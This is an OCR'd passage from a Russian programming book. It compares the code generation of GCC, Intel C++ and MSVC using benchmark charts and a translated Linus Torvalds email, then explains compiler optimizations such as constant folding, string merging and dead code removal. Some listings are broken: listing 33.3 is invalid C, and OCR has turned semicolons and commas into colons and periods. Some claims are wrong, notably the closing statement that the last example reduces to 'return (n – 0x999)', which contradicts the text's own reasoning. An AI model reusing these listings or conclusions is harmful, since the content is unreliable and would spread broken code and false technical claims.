


Рис. 32.1. Сравнение качества кодогенерации различных компиляторов на примере утилиты GZIP (лучшему результату соответствует меньшее значение)




Рис. 32.2. Сравнение качества кодогенерации по данным теста ROOT (имитатор финансовых приложений). Большее значение — лучшая скорость

Только не надо говорить, что мы выбрали «неудачный» пример для сравнения! GZIP — типичное системное приложение, и на большинстве остальных результат будет таким же. Мультимедийные и математические приложения при переходе на GCC 3.x могут ускорить свою работу в несколько раз, и упускать такой выигрыш нельзя. Жаба задушит. Но какую версию выбрать? «Новое» еще не означает «лучшее», а неприятную тенденцию ухудшения качества кодогенерации у GCC мы уже отмечали.

Тестирование показывает, что пальма первенства принадлежит GCC 3.2.3, а GCC 3.3 и GCC 3.2.0 на несколько процентов отстают по скорости (рис. 32.2 и 32.3). Вроде бы мелочь, а как досадно! Если GCC 3.2.3 отсутствует в портах вашего дистрибутива — не расстраивайтесь! Вы немного потеряли! Ставьте любую стабильную версию семейства 3.x и наслаждайтесь жизнью. Специально вытягивать из Сети GCC 3.2.3 никакого смысла нет. Если вам действительно нужна производительность — переходите на ICC. Практически все, кто перекомпилировал мультимедийные приложения, подтвердили 20–30-процентное ускорение по сравнению с GCC 3.x. Целочисленные приложения в обоих случаях работают с той же скоростью или даже чуть медленнее (особенно если программа была специально заточена под GCC). На процессорах фирмы AMD ситуация выглядит иначе, и GCC 3.3 с ключиком -mcpu=cpu-type athlon генерирует на 30–50-% более быстрый код, чем ICC 8.1. Речь, разумеется, идет только о векторных операциях, а на целочисленных ICC по-прежнему впереди.




Рис. 32.3. Сравнение качества кодогенерации по данным теста GEANT4 (моделирование движения элементарных частиц). Большее значение — лучший результат

Приплюснутые программы главным образом выигрывают от того, что у ICC более мощная STL, оптимизированная под Hyper Threading, однако на классический Си эта льгота не распространяется, и такие приложения лучше всего компилировать старым добрым GCC 2.95. Исключение, пожалуй, составляют программы, интенсивно взаимодействующие с памятью. Оптимизатор ICC содержит специальный алгоритм, позволяющий ему выхватить несколько дополнительных процентов производительности за счет механизма предварительной выборки и учета политики кэш-контроллера первого и второго уровней (подробности можно найти в моей книге «Техника оптимизации — эффективное использование памяти»).

ЛИНУС И КОМПИЛЯТОРЫ

Как мы выяснили, новые версии GCC не дают никаких преимуществ при перекомпиляции ядра, написанного на классическом Си и оптимизированного вручную. Поэтому линус (как и большинство остальных программистов-ядерников) не спешат расставаться со своим любимым GCC 2.95, чем и вызывают недоумение пользователей. Вот перевод фрагмента переписки, выловленной на далеком забугорном форуме:

```
От:Linus Torvalds [мыло скипнуто]
Тема:Re: поддержка старых компиляторов
Date:Вторник, 4 ноября 2004 11:38:47 -0800 (PST)
Как-то во вторник, 4 ноября 2004, Adam Heath писал:
> Я не отрицаю различия по скорости между старыми и новыми компиляторами.
> Но почему эта проблема встает именно при компиляции ядра?
> Как часто вы перекомпилируете свое ядро?
Во-первых, ядро для многих людей – это то место, в котором они проводят большую часть
своего машинного времени. Во-вторых, дело не только и не столько в том, что компиляторы
становятся все медленнее. Исторически новые версии gcc:
все тормознутее;
генерируют худший код;
багистее;
На протяжении многих лет единственной причиной обновления gcc была поддержка Си++.
Классический Си поддерживается все хуже и хуже при всем уважении к его разработчикам.
В последнее время ситуация слегка изменилась к лучшему. До появления gcc 3.3 все
нововведения серии gcc 3.x не стоили ухудшения поддержки классического Си.
Linus
```

ЧЕМ НАРОД КОМПИЛИРУЕТ ЯДРО

По данным www.kerneltrap.org, более 80% пользователей компилируют ядро новыми версиями GCC. 8% отдают предпочтение GCC 2.95 и 10% не перекомпилируют ядро вообще. Это доказывает, что не всякое господствующее мнение — правильное (рис. 32.4).

ЕЩЕ ТЕСТЫ

На рис. 32.5 приведены сравнительные тесты ICC 8.1 и 3.3.1 на EEMBC 1.1 бенчмарке (EEMBC расшифровывается как Embedded Microprocessor Benchmark Consortium). А меряет эта штука усредненную производительность на репрезентативной выборке из сетевых, офисных и вычислительных тестов. Advanced Optimization подразумевает следующие ключи: `Intel C++ Compiler: -O3 -ipo -xW GCC 3.3.1: -O3 -march=pentium4 -mcpu=pentium4 -msse -msse2 -mmmx -funroll-loops -ffast-math -fomit-frame-pointer -mfpmath=sse` (подробнее об этом можно почитать на www.qnx.com/download/download/10028/Intel_Compiler_Product_Brief.pdf).




Рис. 32.4. Какой компилятор вы используете для перекомпиляции ядра (по данным www.kerneltrap.org на 21 апреля 2004 года)? Всего в голосовании приняло участие 3696 человек

Сравнение качества кодогенерации по данным теста stream (производительность на операциях с памятью, Мбайт/с) показано на рис. 32.6. Intel более агрессивно выравнивает структуры данных и учитывает архитектуру кэш-контроллера, за счет чего выигрывает несколько процентов производительности.

А на рис. 32.7 сравниваются качества кодогенерации по данным теста winstone (комплексный текст с включением мультимедийных приложений, вертикальная шкала — MIPS). Безоговорочное превосходство icc — результат использования SSE-регистров, о которых gcc 2.95 ничего не знает.




Рис. 32.5. Сравнительные тесты ICC 8.1 и 3.3.1 на EEMBC 1.1 бенчмарке




Рис. 32.6. Сравнение качества кодогенерации по данным теста stream (производительность на операциях с памятью, Мбайт/с)




Рис. 32.7. Сравнение качества кодогенерации по данным теста winstone (комплексный текст с включением мультимедийных приложений, вертикальная шкала — MIPS)

ЗАКЛЮЧЕНИЕ

И GCC, и ICC — великолепные компиляторы, вобравшие в себя все достижения прогресса. Тем не менее далеко не все приобретения пошли им на пользу, и программисты в своей массе остаются верны древнему GCC 2.95. Такого же мнения придерживаются составители дистрибутивов и опытные администраторы. Пользователи, правда, не разделяют сгустившегося духа консерватизма и вовсю пользуют GCC 3.2/3.4 и особенно GCC 3.3, вынуждая разработчиков поддерживать новые версии независимо от того, хотят они этого или нет. Пропаганда ICC пока только начинается, но, учитывая влияние фирмы Intel, а также высокое качество компилятора, можно не сомневаться, что в некоторых сферах рынка его ожидает успех. Что же касается наукоемких приложений и вычислительных центров — скорее всего, они сохранят свою верность процессорам AMD (Пневые кластера стоят намного дороже) и компилятору GCC.

В общем, поживем — увидим. Будем надеяться, что в будущем компиляторы не разжиреют окончательно и здравый смысл восторжествует над разумом. Пока же бесспорных победителей нет, и мудрые линуксоиды вынуждены использовать целый зоопарк компиляторов.

ГЛАВА 33

ТЕХНИКА ОПТИМИЗАЦИИ ПОД ЛИНУКС

Что находится под черной крышкой оптимизирующего компилятора? Чем один из них отличается от другого? Правда ли, что Intel C++ намного круче GCC, а сам GCC бьет любой Windows-компилятор? Хотите узнать, как помочь оптимизатору сгенерировать более эффективный код? Сейчас мы займемся исследованием двух наиболее популярных Linux-компиляторов: GCC 3.3.4 и Intel C++ 8.0, а конкретно — сравнением мощности их оптимизаторов. Для полноты картины в этот список включен Microsoft Visual C++ 6.0 — один из лучших Windows-компиляторов.

ОБЩИЕ СООБРАЖЕНИЯ ПО ОПТИМИЗАЦИИ

Качество оптимизирующих компиляторов обычно оценивают по результатам комплексных тестов (мультимедийных, «общесистемных» или математических). Что именно оптимизируется и как — остается неясным. Основной «интеллект» оптимизаторов сосредоточен в высокоуровневом препроцессоре — своеобразном «ликвидаторе» наиболее очевидных программистских ошибок. Чем качественнее исходный код, тем хуже он поддается оптимизации. Только ведь... над качественным кодом работать надо! Много знать и ожесточенно думать, ломая ка-

рандаши или вгрызаясь в клавиатуру. Кому-то это в радость, а кто-то предпочитает писать кое-как. Все равно, мол, компилятор соптимизирует!

Желание перебросить часть работы на транслятор — вполне естественное и нормальное (для творчества больше времени останется), но при этом нужно заранее знать, что именно он оптимизирует, а что только пытается. Но как это можно узнать? На фоне полнейшей терминологической неразберихи, когда одни и те же приемы оптимизации в каждом случае называются по-разному, прячась за ничего не говорящими штампами типа «copy propagation» (размножение копий) или «redundancy elimination» (устранение избыточности), требуется очень качественная документация на компилятор, но она — увы — обычно ограничивается тупым перечислением оптимизирующих ключей с краткой пометкой, за что отвечает каждый из них. Какие копии размножает компилятор и с какой целью? Какую избыточность он устраняет и зачем? Не является ли размножение внесением избыточности, которую самому же оптимизатору и приходится удалять?!

Взять хотя бы документацию на компилятор Intel C++ 7.0/8.0. Это просто перечень ключей командной строки, разбавленный словесным мусором, в котором нет никакой конкретики. Скачайте для сравнения документацию на компилятор фирмы Hewlett-Packard: http://docs.hp.com/en/B6056-96002/B6056-96002.pdf. Доходчивое описание архитектуры процессора, советы по кодированию, тактика и стратегия оптимизирующей трансляции на конкретных примерах. Настоящая библия программиста!

Остальные компиляторы оптимизируют примерно таким же образом, поэтому такая библия вполне приемлема и для них. «Эффективность оптимизации» из абстрактных цифр превращается в серию простых тестов, каждый из которых можно прогнать через транслятор и потрогать руками. Дизассемблирование откомпилированных файлов позволяет однозначно установить, справился ли оптимизатор со своей задачей или нет.

Здесь сравниваются два наиболее популярных Linux-компилятора: GCC 3.3.4 (стабильная версия, проверенная временем, входящая в большинство современных дистрибутивов) и Intel C++ 8.0 (далее по тексту icl), позиционируемый как самый эффективный компилятор всех временен и народов, 30-дневная ознакомительная, а также бесплатная для некоммерческого применения полнофункциональная Linux-версия которого лежат на ftp-сервере фирмы: ftp://download.intel.com/software/products/compilers/downloads/l_cc_p_8.0.055.tar.gz, лицензию на который можно получить, лишь заполнив регистрационную форму на веб-сайте (без лицензии работать не будет). Для полноты картины в этот список включен древний, но все еще используемый Windows-компилятор Microsoft Visual C++ 6.0, для краткости обозначаемый как msvc.

Если не оговорено обратное, приведенные примеры должны компилироваться со следующими ключами: `-O3 -march=pentium3` (gcc), `-O3 -mcpu=pentium4` (icl) и `/Ox` (msvc). Разница в платформах объясняется тем, что GCC 3.3.4 еще не поддерживает режима оптимизации для Pentium 4, а Intel C++8.0 не имеет специального ключа для Pentium III, в результате чего между ними возникает некоторая «нестыковка». Однако на результаты наших экспериментов она никак не

влияет, поскольку никакие специфичные для Pentium 4 возможности здесь не используются.

КОНСТАНТЫ

Начнем с самого простого и фундаментального. С констант, то есть с непосредственных числовых или строковых значений, таких, например, как `-1`; `0x666h`; `0.96`; «`hello, sailor\n`» и т. д. Казалось бы, что тут оптимизировать? Однако компиляторы применяют к константам целый набор методик, о которых мы и хотим рассказать.

СВЕРТКА КОНСТАНТ

Вычисление констант на стадии компиляции (оно же «размножение» или «свертка» констант, constant elimination/folding/propagation, или сокращенно CP) — популярный прием оптимизации, избавляющий программиста от необходимости постоянно иметь калькулятор под рукой. Все константные выражения (как целочисленные, так и вещественные) обрабатываются транслятором самостоятельно и в откомпилированный код не попадают.

Рассмотрим следующий пример: `a = 2 * 2; b = 4 * c / 2`. Компиляторы, поддерживающие такую стратегию оптимизации, превратят этот код в `a = 4; b = 2 * c`. При этом возникает целый букет побочных эффектов: `4*c/2` не эквивалентно `2*a`, потому что при умножении на 4 может наступить переполнение, а при делении на 2 уже может и не наступить! Скажете, что это наигранный пример? А вот и нет! При работе с битовыми масками — это норма. Выражение `k*a/n` часто используется для сброса старших битов переменной `a` с их последующим сдвигом вправо на заданное количество позиций. Но после того как над программой поработает оптимизатор, этот эффект теряется! С вещественной арифметикой еще хуже. Значение `double (4*a/2)` вполне может и не совпасть с `2*a` даже безо всякого переполнения! В `double` начинает играть роль конечная точность. Если 4/2 точно равно 2, то `double(4)/double(2)` — это 2 плюс-минус что-то очень маленькое. В научном мире это правило часто формулируют так: «Результат вычисления с double не может равняться 0». Поэтому все конструкции типа `if(double_function(x) == 0)` надо заменять на `if(fabs(double_function(x)) < EPS)`, иначе не работает: результат вычислений будет зависеть от версии компилятора и ключей оптимизации. Если оптимизатор превращает `4*a/2` просто в `2*a` (выкидывает одну операцию), он теряет точность не два раза, а в один. В нормально написанной программе (не оперирующей с очень малыми или очень большими числами) это несущественно, так как программист изначально спроектировал код так, чтобы от этих погрешностей не зависеть. Видимо, разработчики компиляторов на них и ориентируются, а тот, кто умножает 10^(–308) на 10^(+307), желая получить именно 0,1 (завязывается на погрешность), — сам себе и виноват!

Улучшенная свертка констант, в англоязычной литературе именуемая «advanced constant folding/propagation», заменяет все константные переменные

их непосредственными значениями, например: a = 2; b = 2 * a; c = b - a; превращается в c = 2.

Свертку констант в полной мере поддерживают все три рассматриваемых компилятора: msvc, icl и gcc.

ОБЪЕДИНЕНИЕ КОНСТАНТ

Несколько строковых констант с идентичным содержимым для экономии памяти могут быть объединены («merge») в одну. То же самое относится и к вещественным значениям. Целочисленные 32-битные константы объединять невыгодно, поскольку ссылка на константу занимает больше места в 32-разрядном режиме. Ссылка занимает 32 бита плюс от одного до шести байтов на поля адресации (один байт «съедает» ModR/M, задающее способ адресации и выбирающее регистры, другой байт приходится на факультативное поле SIB – Scale-Index-Base, используемое для масштабирования, и еще четыре байта – на непосредственное смещение константы в памяти). Поэтому ссылки только начиная с 64/80-битовых констант становятся выгоднее, чем машинная команда с копией константы внутри, да и выборка константы из памяти быстродействию, в общем-то, не способствует.

Покажем технику объединения на следующем примере (листинг 33.1).

Листинг 33.1. Неоптимизированный кандидат на объединение констант

```
printf("hello,world!\n");          // одна строковая константа
printf("hello,world!\n");          // другая константа, идентичная первой
printf("i say hello, world!\n");   // константа с идентичной подстрокой
```

Компилятор msvc «честно» генерирует все три строковые константы, а gcc и icl — только две из них: «hello,world!\n» и «i say hello, world!\n». На то, что первая строка совпадает с концом второй, ни один из компиляторов не обратил внимания. Приходится напрягаться и писать листинг 33.2.

Листинг 33.2. Частично оптимизированный вариант

```
char s[]="i say hello, world!\n";   // размещаем строку в памяти
printf(&s[6]);                      // выводим подстроку
printf(&s[6]);                      // выводим подстроку
printf(s);                          // выводим всю строку целиком
```

Но ведь позицию подстроки в строке придется определять вручную, тупым подсчетом букв! Или использовать макросы, определяя длину строки с помощью sizeof, только... это же сколько кодить надо! Полностью оптимизированный вариант приведен в листинге 33.3.

Листинг 33.3. Полностью оптимизированный вариант

```
char *s1 = "I say hello,world!\n";
char *s2 = s1+"I say ";; //"hello, world!\n"
printf(s2);
printf(s2);
printf(s1);
```

Причем, в отличие от ситуации с объединием двух полностью тождественных строк, практическая ценность которой сомнительна, задача объединения подстроки со строкой встречается довольно часто.

КОНСТАНТНАЯ ПОДСТАНОВКА В УСЛОВИЯХ

Переменные, использующиеся для «принятия решения» о ветвлении, в каждой из веток имеют вполне предсказуемые значения, зачастую являющиеся константами. Код вида `if (a == 4) b = 2 * a;` может быть преобразован в `if (a == 4) b= 8`, что компиляторы msvc/gcc и осуществляют, избавляясь от лишней операции умножения, а вот icl этого сделать не догадывается.

КОНСТАНТНАЯ ПОДСТАНОВКА В ФУНКЦИЯХ

Если все аргументы функции – константы и она не имеет никаких побочных эффектов типа модификации глобальных/статических переменных (и не зависит от их значения), возвращаемое значение также будет константой. Однако компиляторы в подавляющем большинстве случаев об этом не догадываются. Поле зрения оптимизатора ограничено телом функции. «Сквозная» подстановка аргументов («свертка функций») осуществима лишь в случае встраиваемых (inline) функций или глобального режима оптимизации.

Компилятор icl имеет специальный набор ключей `-ip/-ipo`, форсирующий глобальную оптимизацию в текущем файле и всех исходных текстах соответственно, что позволяет ему выполнять константную подстановку в следующем коде (листинг 33.4).

Листинг 33.4. Кандидат на константную подстановку

```
f1(int a, int b)
{
return a+b;
}

f2 ()
{
    return f1(0x69, 0x96) + 0x666;
}
```

Компилятор gcc достигает аналогичного результата лишь за счет того, что на уровне оптимизации -O3 он автоматически встраивает все мелкие функции в тело программы, в то время как msvc встраивает лишь некоторые из них. И даже если функция объявлена как «inline», оптимизатор оставляет за собой право решать: осуществлять ли встраивание в данном случае или нет.

КОД И ПЕРЕМЕННЫЕ

УДАЛЕНИЕ МЕРТВОГО КОДА

«Мертвым кодом» (dead code) называется код, никогда не получающий управление и впустую транжирящий дисковое пространство и оперативную память.

В простейшем случае он представляет собой условие, ложность которого очевидна еще на стадии трансляции, или код, расположенный после безусловного возврата из функции.

Вот, например: `if (0) n++; else n--`. Это несложная задача, с которой успешно справляются все три рассматриваемых компилятора.

А вот в следующем случае бесполезность выражения `n++` уже не столь очевидна: `for (a =0; a < 6; a++) if (a < 0) n++`. Условие `(a < 0)` всегда ложно, поскольку цикл начинается с 0 и продолжается до 6. Из всех трех рассматриваемых компиляторов это по зубам только icl.

УДАЛЕНИЕ НЕИСПОЛЬЗУЕМЫХ ФУНКЦИЙ

Объявленные, но ни разу не вызванные функции компилятору не так-то просто удалить. Технология раздельной компиляции (один файл исходного текста — один объектный модуль) предполагает, что функция, не использующаяся в текущем модуле, вполне может вызываться из остальных. Реальный расклад выявляется лишь на стадии компоновки. Выходит, неиспользуемые функции должен удалить линкер? Но «выцарапать» мертвую функцию из объектного файла еще сложнее! Для этого линкеру необходимо иметь мощный дизассемблер и нехилый искусственный интеллект впридачу.

Компилятор icl в режиме глобальной оптимизации (ключ `-ipo`) отслеживает неиспользуемые функции еще на этапе трансляции, и в объектный модуль они не попадают. Остальные компиляторы ничем таким похвастаться не могут. Поэтому категорически не рекомендуется держать весь проект в одном файле (особенно если вы пишете библиотеку), если только вы не хотите, чтобы после компоновки ваш код кишел не нужными приложению функциями (разъяснение, по-моему, будет нелишним). Помещайте в файл только «родственные» функции, которые всегда используются в паре и по отдельности не имеют никакого смысла. Одна функция на объектный файл — это вполне нормально. Две-три еще терпимо, а вот больше — уже перебор. Присмотритесь, как устроены стандартные библиотеки языка Си, и ваши программы сразу похудеют.

УДАЛЕНИЕ НЕИСПОЛЬЗУЕМЫХ ПЕРЕМЕННЫХ

Объявленные, но неиспользуемые переменные удаляются всеми современными компиляторами. Древние оптимизаторы удаляли лишь переменные, к которым не происходило ни одного обращения, сейчас же оптимизатор строит своеобразное «абстрактное дерево», и ветви, ведущие в никуда, полностью обрубаются.

В приведенном примере (листинг 33.5) msvc, icl и gcc удаляют все три переменных — *a*, *b* и *c*.

Листинг 33.5. Пример программы с неиспользуемыми переменными

```
main(int n, char **v)
{
```

продолжение ⇩

Листинг 33.5 *(продолжение)*

```
    int a.b.c:
    a =n:
    b = a + 1:
    c = 6*b: // переменная с не используется. а значит. переменные а и b лишние
    return n:
}
```

УДАЛЕНИЕ НЕИСПОЛЬЗУЕМЫХ ВЫРАЖЕНИЙ

Неиспользуемые выражения удаляются всеми тремя рассматриваемыми компиляторами. Вот, например, листинг 33.6.

Листинг 33.6. Пример программы с неиспользуемыми выражениями

```
main(int n. char** v)
{
    int a.b:
    a = n+0x666:        // не используется. перекрывается (2*n)
    b = n-0x999:        // теряется при выходе из функции
    a = 2*n:            // единственное используемое выражение
    return a:

}
```

Выражение n+0x666 не используется, поскольку перекрывается следующей операцией присвоения 2*n. Выражение n-0x999 теряется при выходе из функции. Следовательно, наш код эквивалентен: return (n – 0x999).

